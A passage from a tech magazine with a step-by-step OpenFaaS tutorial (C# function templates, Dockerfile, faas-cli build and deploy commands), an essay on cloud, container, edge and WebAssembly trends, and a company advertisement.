[2] https://xpir.it/xprt6-faas-2




Figure 1: OpenFaaS architecture

The OpenFaaS architecture (Figure 1) is set up in such a way that you can host any kind of programming language as long as it can talk to standard input (stdin) and output (stdout), the standard streams that are preconnected input and output communication channels between a computer program and its environment.[3] Your code is packaged inside a small Docker container together with a watchdog component. The job of the watchdog is to accept requests from a HTTP API gateway, route the request to the standard input of the application, read the output from the standard output of the process, and return this to the sender. In addition, it enforces timing constraints to the container.

As mentioned already, the OpenFaaS architecture includes an API gateway that provides HTTP and JSON capabilities so you don't need to write this kind of plumbing anymore.

As Docker can use Prometheus for metric collection, the OpenFaaS project utilizes the same system. It also uses the data to detect whether containers are under a certain load and therefore need scaling. An online dashboard allows you to monitor and set your own alerts.

OpenFaaS also comes with its own command line interface (CLI) which gives you control over the functions and makes it possible to easily create and deploy functions. We will show you how this works in this article.

Taking OpenFaaS for a spin

For the purpose of this article, we will spin up OpenFaaS on a simple Docker Swarm cluster. Even if this is a cluster of only one node and that node is your own machine, it will be fine.

Make sure you have installed Docker with Swarm support and that you have initialized a Swarm if you have not done this yet:

```
docker swarm init
```

Fetch the actual code using a git clone command to a local folder:

```
git clone https://github.com/openfaas/faas
```

This will pull down the required files and when fetching is complete, navigate to the automatically created folder called faas. Next, you will need to run the deployment script.

Use either the .sh if you are running from a Linux bash shell, or the .ps1 when using Windows Powershell:

```
.\deploy_stack.ps1
```

This will create the required networks and services (both for running OpenFaaS and for samples) in Docker Stack, and the system is ready to use (Figure 2).




Figure 2: OpenFaaS default set of services and functions

You can now navigate to http://localhost:8080 using your web browser to see the OpenFaas dashboard (Figure 3).




Figure 3: OpenFaas Dashboard

This dashboard shows all the deployed example functions and you can invoke them directly. There is a gallery of functions under Deploy New Function where you can easily add existing functions to your FaaS system.

Create

Let's see how you can create your own function. For this purpose we will use the CLI and there are various ways of installing this tool as described on the GitHub FaaS-CLI[4] site, so pick the one applicable to your operating system.

When installed, you can add functions using a new, build and deploy command pattern. The new command requires a function name and a (programming) language template (Figure 4).

```
faas-cli new helloworld --lang csharp
```

[3] https://xpir.it/xprt6-faas-3
[4] https://xpir.it/xprt6-faas-4




Figure 4: Creating the helloworld csharp function

After you have created the helloworld function, the following files and folders will have been added:

› A *template* folder with function templates. OpenFaaS automatically downloads function templates from GitHub when these are not yet available (Figure 5). A more detailed description of these templates is provided in the next section.




Figure 5: OpenFaaS function templates

› A *helloworld* folder with the Function.csproj and the FunctionHandler.cs files (Figure 6).

```
FunctionHandler.cs
using System;
using System.Text;

namespace Function
{
    public class FunctionHandler
    {
        public void Handle(string input) {
            Console.WriteLine("Hi there - your input was: "+ input);
        }
    }
}
```

Figure 6: Helloworld function based on the default csharp template

› A *helloworld.yml* file. Similar to docker-compose or Kubernetes, the definition of an OpenFaaS function is described in a yaml file. This makes it easier to build and deploy sets of functions and keep your server in the desired state (Figure 7).

```
helloworld.yml
provider:
  name: faas
  gateway: http://localhost:8080

functions:
  helloworld:
    lang: csharp
    handler: ./helloworld
    image: helloworld
```

Figure 7: Helloworld yaml file after you created a new csharp function

Templates

Now that we've created a new function let's have a look at the template on which it is built. Each language template contains a dockerfile and an entry point application file.

The dockerfile contains a multi-stage definition; the first part builds the function code, the second part uses the output, includes the watchdog component, and defines the entry function to be the watchdog itself. The dockerfile for the C# template (located at *template\csharp\Dockerfile*) is shown in Figure 8.

```
Dockerfile
FROM microsoft/dotnet:2.0-sdk as builder

ENV DOTNET_CLI_TELEMETRY_OPTOUT 1

# Optimize for Docker builder caching by adding projects first.

RUN mkdir -p /root/src/function
WORKDIR /root/src/function
COPY ./function/Function.csproj  .

WORKDIR /root/src/
COPY ./root.csproj  .
RUN dotnet restore ./root.csproj

COPY .  .

RUN dotnet publish -c release -o published

FROM microsoft/dotnet:2.0-runtime

RUN apt-get update -qy \
    && apt-get install -qy curl ca-certificates --no-install-recommends \
    && echo "Pulling watchdog binary from Github." \
    && curl -sSL https://github.com/openfaas/faas/releases/download/0.6.9/fwatchdog > /usr/bin/fwatchdog \
    && chmod +x /usr/bin/fwatchdog \
    && apt-get -qy remove curl \
    && apt-get clean \
    && rm -rf /var/lib/apt/lists/*

WORKDIR /root/
COPY --from=builder /root/src/published .

ENV fprocess="dotnet ./root.dll"
EXPOSE 8080
CMD ["fwatchdog"]
```

Figure 8: Dockerfile for the csharp template

The csharp template function is located at *template\csharp\Function\FunctionHandler.cs* (Figure 9).

```
FunctionHandler.cs
using System;
using System.Text;

namespace Function
{
    public class FunctionHandler
    {
        public void Handle(string input) {
            Console.WriteLine("Hi there - your input was: "+ input);
        }
    }
}
```

Figure 9: csharp template function

Because OpenFaaS uses the standard input and output streams your C# function is actually a small console application, as can be seen in Figure 10.

```
Program.cs
// Copyright (c) Alex Ellis 2017. All rights reserved.
// Licensed under the MIT license. See LICENSE file in the project root for full license information.

using System;
using System.Text;
using Function;

namespace root
{
    class Program
    {
        private static string getStdin() {
            StringBuilder buffer = new StringBuilder();
            string s;
            while ((s = Console.ReadLine()) != null)
            {
                buffer.AppendLine(s);
            }
            return buffer.ToString();
        }

        static void Main(string[] args)
        {
            string buffer = getStdin();
            FunctionHandler f = new FunctionHandler();
            f.Handle(buffer);
        }
    }
}
```

Figure 10 stdin/stout communication for the csharp template

Build

When you have completed writing your *helloworld* function, you need to build this before it can be deployed. Use the CLI to invoke the *build* command which instructs Docker to build the dockerfile that contains the instructions for both building and packaging.

```
faas-cli build -f .\helloworld.yml
```




Figure 11: Building the helloworld function

The generated **build** folder contains the project file which you can open with, for example, Visual Studio (Code). This allows you to run, debug and edit with intellisense before it gets packaged inside a docker container. While running the console application, keep in mind that a control-Z will end your input to your function and allows the function to return something to the console.

After building you need to execute the deploy command:

```
faas-cli deploy -f .\helloworld.yml
```

Figure 12: Deploying the helloworld function

This applies the functions defined in the yaml file to the configured provider. The above-defined function will live under the http://localhost:8080/function/helloworld endpoint. A curl POST request to this endpoint returns the defined string:

```
curl -d "myname" http://localhost:8080/function/
helloworld
Hi there - your input was: myname
```

The dashboard and the faas-cli are other ways to invoke this function. All this time OpenFaaS is using Docker to deploy and host your containers. You can still use the docker commands to see your functions running on the nodes (Figure 13):

```
docker service ps helloworld
```

> "You can almost hear his brain churning when he's cooking up his next brilliant idea."
>
> Kees Verhaar about Michiel van Oudheusden




Figure 13: Listing the container that runs the helloworld function

If you have a cluster, the container will be hosted on one of the nodes and kept available when nodes crash. Calling the functions a number of times will produce metrics which are collected inside Prometheus. With the Prometheus portal on port 9090 you can build all kinds of dashboard and monitor metrics such as the state, number of invocations, and execution durations (Figure 14).




Figure 14: Prometheus portal

Prometheus has predefined rules to alert on services that are down as well as high invocation counts. OpenFaaS uses these metrics and alerts to scale the functions up or down.

When to choose OpenFaas instead of a vendor-specific FaaS

OpenFaaS or vendor-specific systems such as Azure Functions or AWS Lambda are all valid platforms to develop and host functions. However, you do have to realize that a vendor-agnostic solution comes at a price.

“If he could expose his YouTube Channel[5] as a function... he would!”

René van Osnabrugge about Marc Duiker

Although you can choose your own host(s) with OpenFaaS and avoid vendor-lock-in, OpenFaaS lacks (cloud provider specific) integrations which can limit the rapid prototyping capabilities. For instance, Azure Functions provides seamless integration (triggers) with other Azure services such as CosmosDB, Storage Queues, Blob Storage, ServiceBus, EventGrid etc. With OpenFaaS, you only have HTTP triggered functions and you have to develop other integrations yourself.

There is a learning curve for each FaaS platform, but the learning curve for OpenFaaS is a bit steeper if you don’t have some container technology experience. That being said, containers are conquering the world so we highly recommend upgrading your skills on that part.

A possible benefit of OpenFaaS is that it is open source. So if you want to change the way it autoscales or want support for a new language you can develop that yourself. This level of flexibility is usually not provided by a cloud vendor. However, open source has its drawbacks in the form of support, lifecycle management, and documentation, which might not align with your requirements.

Michiel van Oudheusden

Marc Duiker

Use the OpenFaaS platform when:

- you don’t require easy integration with cloud-specific services
- your development team is comfortable with using container technology
- you require full control of a FaaS platform and your development team also has the capability to maintain it.

Summarizing

OpenFaas allows you to run your own functions anywhere thanks to container technology. It supports many programming languages out of the box and since the platform is open source, you can extend or change it to your needs. It does, however, lack the integration options that cloud-specific platforms provide. As with any FaaS platform you host yourself, you need to make sure you secure it by using a gateway solution such as Treafik, Kong or API Management before you bring it into production. </>

If you like a DIY challenge while learning .NET Core, OpenFaas & Kubernetes, we can highly recommend this post by Scott Hanselman: https://xpir.it/xprt6-faas-5

[5] https://xpir.it/xprt6-sl-youtube

The world is becoming a computer

About Cloud, AI, IOT and other trends in our industry – a developer's perspective.

The world of computer games and movies is becoming a reality. When I last visited Las Vegas for a conference at which I was a guest speaker, it suddenly hit me. I was walking around in the movies and games that I watched and played when I was a kid. Billboards with high-resolution LED displays that show what there is to do and where you should go. A computer in your hand, leading the way; your airline check-in on your hand-held computer, and even billboards that interact with you based on perceived emotions. We are living in the world envisioned 20 years ago and we entered this world without noticing it.

Author Marcel de Vries

It's amazing to see how artificial intelligence has become more and more integrated into our lives. The billboard I just described, watching your expressions and recognizing whether you like the ad or not, and quickly responding to you with other content that might please you, based on the recognized race, gender, age and skin-color. It's simply amazing, but if you think about it, it's also a bit scary sometimes.

Las Vegas is the perfect example of how technology can be used to persuade you to buy new shiny things and watch a show, we don't have to look far to see how cloud computing, IOT and machine learning are infusing our lives with new ways of interacting and communicating. Take the simple example of the parking warden doing his rounds. Instead of walking around with his notebook, he is now driving around with a big camera mounted on his car, taking pictures of every parked car while moving and automatically fining those who have not made their payments. That is machine learning at work. The rise of the robots, but they don't look like robots. It is just code at work.

The rise of the cloud DevOps

When you're a software developer, cloud computing is something you just cannot avoid thinking about.

"Whether it is hacking with the MVCMusicStore, sharing knowledge or guiding customers through DevOps and Cloud transitions, Marcel is a force to be reckoned with."

Sander Aernouts about Marcel de Vries

Marcel de Vries

If you don't know the cloud, if you're not learning the cloud, chances are you will not be relevant anymore in just a few years. For businesses it's no longer a question of whether they need to move to the cloud. It's more about which workloads will run in the cloud first and what will be the next step. In my work as a consultant, I get to talk to many customers, and when you look at all the conversations, the cloud is the predominant conversation, besides other ways of improving the speed at which we can deliver new solutions to market.

This is where organizational concepts like DevOps meets the Cloud. DevOps and cloud computing accelerate each other and help you move faster than ever before. This has major implications for your skills as a developer. In the not too distant future, there is no hand-off between different silos in the organization that have been optimized to utilize their resources. You will see that yesterday's organizational boundaries will cease to exist. You as a developer or IT operations professional will be responsible for managing everything yourself in production. This means no long process of getting approval. Instead, it means empowered teams can do all the work themselves. No long waits to get a server but infrastructure, configuration and security as code. That is the way forward.

The cloud and containers

When you move to cloud computing, customers often want to select a cloud vendor first before they get started. Of course this is based on their old habits of needing to choose once wisely and then sticking to that choice. That is no longer necessary. Since we don't have to make huge capital investments in our datacenter anymore, who cares if you first start with IaaS and later decide to go for a PaaS solution? Get started and go fast, that's more important. Just adjust along the way. Yes, you might lose some investments here and there, but your loss will be much bigger if you don't make the jump fast enough and your competitor did.

Container technology is another thing that can help you. This technology is used by all loud providers and enables you to move between them without the need for a rewrite. This gives you all the flexibility to move between cloud providers plus it gives you much better utilization of the cloud infrastructure you use. Containers are here to stay and this is the move everyone will make. You can compare it to the revolution virtual machines brought to the IT industry. With containers we even go beyond this, and we now have a universal way of building and packaging our applications and running them anywhere where they support containers. And that support is everywhere!

Today it's still very hip and cool if you create and manage your own container clusters with orchestrators like Kubernetes. But the cloud providers are going to abstract this away for us in the blink of an eye. All major cloud providers, i.e. Amazon, Microsoft and IBM, are all betting heavily on containers and the Kubernetes orchestration engine. They are all creating fully managed clusters for us that have PaaS characteristics, making it easy for us developers, because we don't have to think about the underlying hardware platform. This is a major shift, further into configuration and infrastructure as code. This trend is rapidly expanding and something we will look back on in a few years as the war of the cluster orchestrators. We will think of it as a "tabs versus spaces" discussion. Yes, it is fun to debate, but it really does not make a huge difference, as long as we pick something. The industry has picked the winner and clearly that is Kubernetes.

Cloud, IOT and the Edge

You can't ignore the fact that we're getting more and more connected devices. Those connected devices make up the so- called edge of the cloud. And it is the billions of mobile devices and millions of PCs that make this edge extremely powerful if we would leverage all that computing power to do smarter things rather than just calling into the cloud network.

This is where you see more and more smarts coming into our devices with new computing power. A new collective processing power provided by Graphical Processing Units (GPUs), Neural Processors Units (NPUs) and Field Programmable Gate Arrays (FPGAs) in addition to the classic CPU. All this new silicon provides dedicated computing power for various jobs that can be done at the edge to make the impossible possible.

Imagine you are running a vision recognition program to look at the goods you process and do a final visual inspection. With a machine-learning model in the cloud you need to take a photo, upload it to the cloud, and then receive an answer. With a CPU and a local machine-learning model (e.g. an ONNX Model, supported on all Windows versions these days), you can process these images much faster, even hundreds per minute. Now put this model in a Neural Processing Unit or an FPGA and you can do this a hundred times faster. All of a sudden you realize that the futuristic vision of real-time video stream analysis has already become a reality. Creating a model requires a lot of data and is something that takes time and effort. This is typically a workload you would do in the cloud itself. But exporting this model to something that can run on your Raspberry PI creates a whole new world of opportunities. The cloud, IOT devices, and Edge computing are the underlying pieces of the puzzle that are turning machine learning into something that's more and more real-time and sophisticated. Only then we might have achieved real artificial intelligence, as opposed to the glorified machine learning that is called AI nowadays.

New client frameworks to interact with our systems

Today, we build both native and web-based client applications using technologies like UWP, WPF, Electron and Angular, React and many other frameworks. Once again we're experiencing the rise of another new approach to web-based client application development: WebAssembly. WebAssembly – or WASM – is a new, portable, size and load time efficient format, suitable for compilation to the web. I believe our industry has found its new silver bullet to bring strong typed languages to the web browser and write applications that run everywhere. In the past we saw all kinds of crazy frameworks and solutions popping up based on plugins. WASM opens the same set of possibilities as with plugins, but in a standardized way supported by all popular browsers. This means you can now create cross-platform UI frameworks that run natively in the browser and are written in C#, Java, Go or any other language. Microsoft is pursuing this concept with its Blazor project. Blazor is a framework for creating web pages that run C# code using .NET inside a web browser on any device or platform that supports the WASM web standard. People are even working on porting good old Silverlight code over to WebAssembly.

Of course, this is a great new way of doing things. However, one thing I have learned during the last few years in our industry is that there is nothing as volatile as client UI technology. Especially with the web having the next new shiny framework every six to nine months, and now probably even faster with WebAssembly. Will it become a big thing? Probably, but one of the things I would urge everyone to consider is to look at application development in a different way. We have a stable back-end part and a very volatile frontend UI part. You are better off investing more in a good and robust, well performing back-end system, probably with a microservice architecture, running in containers on a cloud-managed Kubernetes cluster. The client side investment should be as low as possible. Use the flavor that makes developers happy at that moment, but keep in mind that you will probably need to rewrite it after a short period of time. My advice is also not to invest a penny in writing a client framework that would speed up your development or abstract other UI frameworks. It has proven to be a disinvestment. You're better off coding the client in a straightforward manner, knowing you'll discard it soon.

This allows you to be more agile to adopt new client technologies and create a stable reliable and secure back-bone that can serve any new frontend technology that may arise during the next few years.

Explosion of computing devices and generation of data

One final trend to touch on is the explosion of devices and data. It is unbelievable that the amount of data generated every day is over 2.5 quintillion bytes! The next few years more than 20-50 billion devices will be deployed to gather data, process data, and provide us with computing power. This is a game changer, because it provides us with such rich datasets that we can train our machine learning models better and better each day. Computers will be able to assist us in many more tasks than possible today. Machine learning, or AI as the industry calls it, will be incorporated into many things in our lives. From the smart doorbell to the smart office and the programs we use today, all will have AI capabilities that will make our lives easier. You can think of our planet becoming one gigantic computer, calculating and reasoning on our collective lives all the time. Again, this is a beautiful thing and scary at the same time. On the one hand, we can do great things to help mankind. On the other hand, we could also use it for malicious intent. As Satya Nadella put it at the Microsoft's //build/ developer conference keynote: "All this computing power, and this collective computer we build together, will require us to think about what computers can do, but also about what computers should do. It is up to us and our governments to provide the legislation so we can ensure we will live in freedom and safeguard our privacy when we want to."

One thing is clear to me if you look at all these changes in our industry. Things are changing faster than ever! The only constant I see is change. And you'd better embrace it, so you can create and shape the future now! </>

Cloud transformation done right!

We are Xpirit

Experts in new Microsoft Technology

xpirit.com/expertise/#cloud

PROUDLY PART OF XEBIA GROUP

Xpirit

Think ahead. Act now.

www.xpirit.com

Think ahead.
Act now.

If you prefer the digital version of this magazine, please scan the qr-code.